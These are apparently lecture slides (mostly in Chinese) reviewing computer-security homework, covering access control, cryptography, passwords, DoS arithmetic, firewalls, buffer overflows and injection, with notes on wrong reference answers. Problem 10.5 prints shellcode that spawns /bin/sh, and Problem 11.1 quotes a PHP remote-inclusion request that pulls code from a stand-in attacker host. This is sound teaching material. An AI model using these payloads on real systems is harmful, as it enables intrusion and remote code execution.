计算机安全作业讲解1-8章

主讲老师：陈志立
软件工程学院
密码与网络安全系


Problem 1.5

1.5 Consider the following general code for allowing access to a resource:

```
DWORD dwRet = IsAccessAllowed(...);
if (dwRet == ERROR_ACCESS_DENIED) {
// Security check failed.
// Inform user that access is denied.
} else {
// Security check OK.
}
```

a. Explain the security flaw in this program.
b. Rewrite the code to avoid the flaw.
Hint: Consider the design principle of fail-safe defaults.

a.



b.

```
DWORD dwRet = IsAccessAllowed(...);
if (dwRet == NO_ERROR) {
    // Secure check OK.
    // Perform task.
} else {
    // Security check failed.
    // Inform user that access is denied.
}
```

Problem 2.1

2.1 Typically, in practice, the length of the message is greater than the block size of the encryption algorithm. The simplest approach to handle such encryption is known as electronic codebook (ECB) mode. Explain this mode. Mention a scenario where it cannot be applied. Explain briefly why it is not a secure mode of encryption.

错因：很多人没有答全面，只说了为何不是安全的加密模式。没有解释ECB模式。

注意：这题的参考答案是文不对题的，“Yes. The eavesdropper is left with two strings, one sent in each direction, and their XOR is the secret key.”

Problem 2.5

2.5 In this problem, we will compare the security services that are provided by digital signatures (DS) and message authentication codes (MAC). We assume Oscar is able to observe all messages sent from Alice to Bob and vice versa. Oscar has no knowledge of any keys but the public one in case of DS. State whether and how (i) DS and (ii) MAC protect against each attack. The value auth(x) is computed with a DS or a MAC algorithm, respectively.

a. (Message integrity) Alice sends a message x = "Transfer $1000 to Mark" in the clear and also sends auth(x) to Bob. Oscar intercepts the message and replaces "Mark" with "Oscar." Will Bob detect this?

b. (Replay) Alice sends a message x = "Transfer $1000 to Oscar" in the clear and also sends auth(x) to Bob. Oscar observes the message and signature and sends them 100 times to Bob. Will Bob detect this?

c. (Sender authentication with cheating third party) Oscar claims that he sent some message x with a valid auth(x) to Bob but Alice claims the same. Can Bob clear the question in either case?

d. (Authentication with Bob cheating) Bob claims that he received a message x with a valid signature auth(x) from Alice (e.g., "Transfer $1000 from Alice to Bob") but Alice claims she has never sent it. Can Alice clear this question in either case?

保护消息内容？

保护消息时效？

保护消息来源？

是否可否认？

Problem 2.8 (1/3)

2.8 Prior to the discovery of any specific public-key schemes, such as RSA, an existence proof was developed whose purpose was to demonstrate that public-key encryption is possible in theory. Consider the functions $f_1(x_1) = z_1; f_2(x_2, y_2) = z_2; f_3(x_3, y_3) = z_3$, where all values are integers with $1 \leq x_i, y_i, z_i \leq N$. Function f_1 can be represented by a vector **M1** of length N, in which the kth entry is the value of $f_1(k)$. Similarly, f_2 and f_3 can be represented by $N \times N$ matrices **M2** and **M3**. The intent is to represent the encryption/decryption process by table look-ups for tables with very large values of N. Such tables would be impractically huge but could, in principle, be constructed. The scheme works as follows: Construct **M1** with a random permutation of all integers between 1 and N; that is, each integer appears exactly once in **M1**. Construct **M2** so each row contains a random permutation of the first N integers. Finally, fill in **M3** to satisfy the following condition:

$$f_3(f_2(f_1(k), p), k) = p \text{ for all } k, p \text{ with } 1 \leq k, p \leq N$$

In words,

1. **M1** takes an input k and produces an output x.
2. **M2** takes inputs x and p giving output z.
3. **M3** takes inputs z and k and produces p.

The three tables, once constructed, are made public.

Problem 2.8 (2/3)

a. It should be clear that it is possible to construct **M3** to satisfy the preceding condition. As an example, fill in **M3** for the following simple case:

M1 =

5
4
2
3
1

M2 =

5	2	3	4	1
4	2	5	1	3
1	3	2	4	5
3	1	4	2	5
2	5	3	4	1

M3 =

5				
1				
3				
4				
2				

5	2	1	4	5
1	4	3	2	2
3	1	2	5	3
4	3	4	1	4
2	5	5	3	1

Convention: The *i*th element of **M1** corresponds to $k = i$. The *i*th row of **M2** corresponds to $x = i$; the *j*th column of **M2** corresponds to $p = j$. The *i*th row of **M3** corresponds to $z = i$; the *j*th column of **M3** corresponds to $k = j$. We can look at this in another way. The ith row of **M1** corresponds to the ith column of **M3**. The value of the entry in the *i*th row selects a row of **M2**. The entries in the selected **M3** column are derived from the entries in the selected **M2** row. The first entry in the **M2** row dictates where the value 1 goes in the **M3** column. The second entry in the **M2** row dictates where the value 2 goes in the **M3** column, and so on.

b. Describe the use of this set of tables to perform encryption and decryption between two users.

c. Argue that this is a secure scheme.

Problem 2.8 (3/3)

2.8

a. M3 =

5	2	1	4	5
1	4	3	2	2
3	1	2	5	3
4	3	4	1	4
2	5	5	3	1

这是参考答案，有误，第三列和第四列顺序应该对调！！

b. Assume a plaintext message p is to be encrypted by Alice and sent to Bob. Bob makes use of M1 and M3, and Alice makes use of M2. Bob chooses a random number, k, as his private key, and maps k by M1 to get x, which he sends as his public key to Alice. Alice uses x to encrypt p with M2 to get z, the ciphertext, which she sends to Bob. Bob uses k to decrypt z by means of M3, yielding the plaintext message p.

c. If the numbers are large enough, and M1 and M2 are sufficiently random to make it impractical to work backwards, p cannot be found without knowing k.

错因：第a小题，第三列和第四列写反

Problem 3.1

Problems

3.1 Explain the suitability or unsuitability of the following passwords:

a. qwerty **b.** Einstein **c.** wysiwyg (for "what you see is what you get") **d.** drowssap

e. KVK 919 **f.** Florida **g.** *laptop_admin# **h.** cr@zyp@ss

a. 键盘上的顺序　b. 人名　c. 语句首字母缩写　d. password倒序
e. 对称　f. 地名　g. 单词连接　h 较为合适

注意以下答案有误：

3.1 **a.** If this is a license plate number, that is easily guessable.
b. suitable
c. easily guessable
d. easily guessable
e. easily guessable
f. suitable
g. very unsuitable
h. This is bigbird in reverse; not suitable.

Problem 3.2

3.2 An early attempt to force users to use less predictable passwords involved computer-supplied passwords. These passwords were generated using a pseudorandom number generator. Suppose the passwords were nine-character long and were taken from the character set consisting of uppercase letters and digits so that the adversary has to search through all character strings of length 9 from a 36-character alphabet. Would a pseudorandom number generator with 2^{16} possible starting values suffice? If yes, how? If not, then what should be the appropriate range for this pseudorandom number generator?

3.2 The number of possible character strings of length 8 using a 36-character alphabet is $36^8 \approx 2^{41}$. However, only 2^{15} of them need be looked at, because that is the number of possible outputs of the random number generator.

这个参考答案也有些问题，数值有误！！

有同学不理解题目

Problem 4.1

4.1 For the DAC model discussed in Section 4.3, an alternative representation of the protection state is a directed graph. Each subject and each object in the protection state is represented by a node (a single node is used for an entity that is both subject and object). A directed line from a subject to an object indicates an access right, and the label on the link defines the access right.

a. Draw a directed graph that corresponds to the access matrix of Figure 4.2a.
b. Draw a directed graph that corresponds to the access matrix of Figure 4.3.
c. Is there a one-to-one correspondence between the directed graph representation and the access matrix representation? Explain.

		OBJECTS			
		File 1	File 2	File 3	File 4
SUBJECTS	User A	Own Read Write		Own Read Write	
	User B	Read	Own Read Write	Write	Read
	User C	Read Write	Read		Own Read Write

(a) Access matrix


Figure 4.2 Example of Access Control Structures

		OBJECTS								
		Subjects			Files		Processes		Disk drives	
		S_1	S_2	S_3	F_1	F_2	P_1	P_2	D_1	D_2
SUBJECTS	S_1	control	owner	owner control	read*	read owner	wakeup	wakeup	seek	owner
	S_2		control		write*	execute			owner	seek*
	S_3			control		write	stop			


* = copy flag set

Figure 4.3 Extended Access Control Matrix

4.1 a.



b. For simplicity and clarity, the labels are omitted. Also, there should be arrowed lines from each subject node to itself.



c. A given access matrix generates only one directed graph, and a given directed graph yields only one access matrix, so the correspondence is one-to-one.

Problem 4.9

4.9 Assume a system with K subject attributes, M object attributes and Range () denotes the range of possible values that each attribute can take. What are the number of roles and permissions required for an RBAC model? What is the problem with this approach if additional attributes are added?

正确答案：

K个主题属性为 $a_1, \ldots, a_k$

M个客体属性为 $b_1, \ldots, b_m$

角色： $\prod_{i=1}^{k} range(a_i)$

权限： $\prod_{j=1}^{m} range(b_j)$

如果有额外的属性添加进来，其数量会呈指数级增长，对内存的消耗会非常大

Problem 5.9

5.9 Figure 5.15 shows a sequence of grant operations for a specific access right on a table. Assume at $t = 70$, B revokes the access right from C. Using the conventions defined in Section 5.2, show the resulting diagram of access right dependencies.






Figure 5.15 **Cascaded Privileges**

参考答案:

5.9



实际答案:



Problem 6.2

6.2 The question arises as to whether it is possible to develop a program that can analyze a piece of software to determine if it is a virus. Consider that we have a program D that is supposed to be able to do that. That is, for any program P, if we run D(P), the result returned is TRUE (P is a virus) or FALSE (P is not a virus). Now consider the following program:

```
Program CV :=
   {. . .
   main-program :=
        {if D(CV) then goto next:
              else infect-executable;
        }
next:
 }
```

In the preceding program, infect-executable is a module that scans memory for executable programs and replicates itself in those programs. Determine if D can correctly decide whether CV is a virus.

Problem 6.6

6.6 Consider the following fragment embedded in a webpage:

```
username = read_username();
password = read_password();
if username and password are valid
    return ALLOW_LOGIN;
    executable_start_download();
else return DENY_LOGIN
    executable_start_download();
```

What type of malicious software is this?

有几个同学说这是后门
还有同学关注点在“盗号”上
答案：
夹带下载类型的恶意软件、路过式下载：无论是否登录成功，都会开始下载恶意软件

Problem 7.2

7.2 Using a TCP SYN spoofing attack, the attacker aims to flood the table of TCP connection requests on a system so that it is unable to respond to legitimate connection requests. Consider a server system with a table for 256 connection requests. This system will retry sending the SYN-ACK packet five times when it fails to receive an ACK packet in response, at 30 second intervals, before purging the request from its table. Assume no additional countermeasures are used against this attack and the attacker has filled this table with an initial flood of connection requests. At what rate must the attacker continue to send TCP connection requests to this system in order to ensure that the table remains full? Assuming the TCP SYN packet is 40 bytes in size (ignoring framing overhead), how much bandwidth does the attacker consume to continue this attack?

7.2 For a TCP SYN spoofing attack, on a system with a table for 256 connection requests, that will retry 5 times at 30 second intervals, before purging the request from its table, each connection request occupies a table entry for 6×30 secs (initial + 5 repeats) = 3 min. In order to ensure that the table remains full, the attacker must continue to send 256/ 3 or about 86 TCP connection requests per minute? Assuming the TCP SYN packet is 40 bytes in size, this consumes about $86 \times 40 \times 8 / 60$, which is about 459 bits per second, a negligible amount.

部分同学是 $5 \times 30 = 150s$，小部分同学是256×5。

Problem 7.4

7.4 In order to implement a DNS amplification attack, the attacker must trigger the creation of a sufficiently large volume of DNS response packets from the intermediary to exceed the capacity of the link to the target organization. Consider an attack where the DNS response packets are 100 bytes in size (ignoring framing overhead). How many of these packets per second must the attacker trigger to flood a target organization using an 8-Mbps link? If packet size is 1000 bytes? Or 1500 bytes? If the DNS request packet to the intermediary is 70 bytes in size, how much bandwidth does the attacker consume out of the 8-Mbps link to send the necessary rate of DNS request packets?

小部分同学和答案一样，但答案和题目并不对应。

8000000/(100*8) = 10000 (packet/s)
8000000/(1000*8) = 1000 (packet/s)
8000000/(1500*8) = 667 (packet/s)
70*8*10000 = 5600000 (bps)
70*8*1000 = 560000 (bps)
70*8*667 = 46690*8 (bps)

Problem 8.7

8.7 A decentralized NIDS is operating with two nodes in the network monitoring anomalous inflows of traffic. In addition, a central node is present, to generate an alarm signal upon receiving input signals from the two distributed nodes. The signatures of traffic inflow into the two IDS nodes follow one of four patterns: P1, P2, P3, and P4. The threat levels are classified by the central node based upon the observed traffic by the two NIDS at a given time and are given by the following table:

Threat Level	Signature
Low	1 P1 + 1 P2
Medium	1 P3 + 1 P4
High	2 P4

If, at a given time instance, at least one distributed node generates an alarm signal P3, what is the probability that the observed traffic in the network will be classified at threat level "Medium"?

Problem 8.7

部分同学错误结果：1/4

参考答案：

8.7 This is a conditional probability problem. Total possible combinations for threat level Medium are: (P3, P4), (P4, P3) out of a total number of combinations = 16 – [Number of Events with neither of the two nodes generating a P3 signature] = 16 – 9 = 7 All Possibilities:

(P1, P1)(P1, P2), (P1, P3)(P1, P4)(P2, P1)(P2, P2)(P2, P3)(P2, P4)(P3, P1)(P3, P2)(P3, P3)(P3, P4)(P4, P1)(P4, P2)(P4, P3) (P4, P4)

Therefore, the Probability is = 2/7

Or Let A = {1 P3 and 1 P4}, B = {at least one is P3}
Pr[A|B] = Pr[AB]/ P[B]
Pr[AB] is the probability that one outcome is P3 and one outcome is P4 AND that at least one outcome is P3, is 2/16, and the probability of getting at least one P3 is 7/16, therefore, the

Pr[A|B] = [2/16]/[7/16] = 2/7

Problem 9.5

9.5 SMTP (Simple Mail Transfer Protocol) is the standard protocol for transferring mail between hosts over TCP. A TCP connection is set up between a user agent and a server program. The server listens on TCP port 25 for incoming connection requests. The user end of the connection is on a TCP port number above 1023. Suppose you wish to build a packet filter rule set allowing inbound and outbound SMTP traffic. You generate the following rule set:

Table 9.5 Sample Packet Filter Firewall Ruleset

	Source Address	Souce Port	Dest Address	Dest Port	Action
1	Any	Any	192.168.1.0	>1023	Allow
2	192.168.1.1	Any	Any	Any	Deny
3	Any	Any	192.168.1.1	Any	Deny
4	192.168.1.0	Any	Any	Any	Allow
5	Any	Any	192.168.1.2	SMTP	Allow
6	Any	Any	192.168.1.3	HTTP	Allow
7	Any	Any	Any	Any	Deny

Problem 9.5

Rule	Direction	Src Addr	Dest Addr	Protocol	Dest Port	Action
A	In	External	Internal	TCP	25	Permit
B	Out	Internal	External	TCP	>1023	Permit
C	Out	Internal	External	TCP	25	Permit
D	In	External	Internal	TCP	>1023	Permit
E	Either	Any	Any	Any	Any	Deny

a. Describe the effect of each rule.
b. Your host in this example has IP address 172.16.1.1. Someone tries to send e-mail from a remote host with IP address 192.168.3.4. If successful, this generates an SMTP dialogue between the remote user and the SMTP server on your host consisting of SMTP commands and mail. Additionally, assume a user on your host tries to send e-mail to the SMTP server on the remote system. Four typical packets for this scenario are as shown:

参考答案：

9.5 a. Rules A and B allow inbound SMTP connections (incoming email)
Rules C and D allow outbound SMTP connections (outgoing email)
Rule E is the default rule that applies if the other rules do not apply.
b. Packet 1: Permit (A); Packet 2: Permit (B): Packet 3: Permit (C)
Packet 4: Permit (D)

Problem 9.5

Packet	Direction	Src Addr	Dest Addr	Protocol	Dest Port	Action
1	In	192.168.3.4	172.16.1.1	TCP	25	?
2	Out	172.16.1.1	192.168.3.4	TCP	1234	?
3	Out	172.16.1.1	192.168.3.4	TCP	25	?
4	In	192.168.3.4	172.16.1.1	TCP	1357	?

Indicate which packets are permitted or denied and which rule is used in each case.

c. Someone from the outside world (10.1.2.3) attempts to open a connection from port 5150 on a remote host to the Web proxy server on port 8080 on one of your local hosts (172.16.3.4) in order to carry out an attack. Typical packets are as follows:

Packet	Direction	Src Addr	Dest Addr	Protocol	Dest Port	Action
5	In	10.1.2.3	172.16.3.4	TCP	8080	?
6	Out	172.16.3.4	10.1.2.3	TCP	5150	?

Will the attack succeed? Give details.

参考答案：

c. The attack could succeed because in the original filter set, rules B and D allow all connections where both ends are using ports above 1023.

Problem 10.2

10.2 Execute the program shown in Figure 10.1a with an input SECURITYSECURITY and explain the output of the program.

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
       valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

(a) Basic buffer overflow C code

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

(b) Basic buffer overflow example runs

Figure 10.1 **Basic Buffer Overflow Example**

参考答案：

执行过程能够验证成功，即：
SECURITY=SECURITY

从而使得：
valid = TRUE

Problem 10.5

10.5 The example shellcode shown in Figure 10.8b assumes that the execve system call will not return (which is the case as long as it is successful). However, to cover the possibility that it might fail, the code could be extended to include another system call after it, this time to exit(0). This would cause the program to exit normally, attracting less attention than allowing it to crash. Extend this shellcode with the extra assembler instructions needed to marshal arguments and call this system function.

参考答案：

10.5 The extended shellcode from Figure 10.8b including a call to `exit(0)` is (see bold lines):

```
        jmp    find              // jump to end of code
cont:   pop    %esi              // pop address of sh off stack into %esi
        xor    %eax,%eax         // zero contents of EAX
        mov    %al,0x7(%esi)     // copy zero byte to end of string sh (%esi)
        lea    (%esi),%ebx       // load address of sh (%esi) into %ebx
        mov    %ebx,0x8(%esi)    // save address of sh in args[0] (%esi+8)
        mov    %eax,0xc(%esi)    // copy zero to args[1] (%esi+c)
        mov    $0xb,%al          // copy execve syscall number (11) to AL
        mov    %esi,%ebx         // copy address of sh (%esi) t0 %ebx
        lea    0x8(%esi),%ecx    // copy address of args (%esi+8) to %ecx
        lea    0xc(%esi),%edx    // copy address of args[1] (%esi+c) to %edx
        int    $0x80             // software interrupt to execute syscall
        mov    $0x1,%al          // copy exit syscall number (1) to AL
        xor    %ebx,%ebx         // zero contents of EBX
        int    $0x80             // software interrupt to execute syscall
find:   call   cont              // call cont which saves next address on
stack
sh:     .string "/bin/sh "       // string constant
args:   .long 0                  // space used for args array
        .long 0                  // args[1] and also NULL for env array
```

Problem 10.10

10.10 Rewrite the functions shown in Figure 10.10 so they are no longer vulnerable to a buffer overflow attack.

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;
    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

(a) Unsafe byte copy

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil);        /* read length of binary data */
    fread(to, 1, len, fil);        /* read len bytes of binary data
    return len;
}
```

(b) Unsafe byte input

Figure 10.10 **Examples of Unsafe C Code**

Problem 10.10

参考答案：

10.10 Corrected version of the functions shown in Figure 10.10 (see bold lines). Note that the function "signatures" have to change, since information on the size of the buffer is needed (as seen in the safer variants of the string copy/cat functions).

```
int safe_copy_buf(char *to, int size, int pos, char *from, int len)
{
    int i;

    if (len <= 0)         /* invalid negative or zero len */
        return pos;
    if ((pos+len)>size)) /* len exceeds available space in buffer */
        len = size – pos;
    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

```
short safe_read_chunk(FILE fil, int size, char *to)
{
    short len;
    fread(&len, 2, 1, fil);     /* read length of binary data */
    if (len <= 0)               /* invalid negative or zero len */
        return 0;
    if (len > size))            /* len exceeds space in buffer */
        len = size;
    fread(to, 1, len, fil);     /* read len bytes of binary data
    return len;
}
```

Problem 11.1

11.1 Describe the possible ways of defending the attack shown in Figure 11.4.

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
...
```

(a) Vulnerable PHP code

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

(b) HTTP exploit request

Figure 11.4 PHP Code Injection Example

参考答案：

一种方法是，阻止将表单字段值分配给全局变量$path，路径信息被保存在数组中，并必须通过名称显式检索。另一种防御方法是只在 include（和 require）命令中使用常量值，确保包含的代码确实来自指定的文件。

Problem 11.2

11.2 Identify a list of the most popular SQL metacharacters or reserved words which are used by the majority of the relational databases in the present scenario and investigate their meaning. What does this imply about input validation checks used to prevent SQL injection attacks across different types of relational databases in use today?

参考答案：

SQL的元符号和保留字包括：select, insert, update, delete, where, and, or, not, “;”等等

这些保留字和元字符在SQL注入攻击中可能会被恶意用户利用。为了防止SQL注入攻击，开发者需要实施严格的输入验证和清理机制。

Question 12.9

12.9 What steps are used to maintain system security?

参考答案：

12.9 The steps are used to maintain system security are:

- monitoring and analyzing logging information
- performing regular backups
- recovering from security compromises
- regularly testing system security
- using appropriate software maintenance processes to patch and
- update all critical software, and to monitor and revise configuration as needed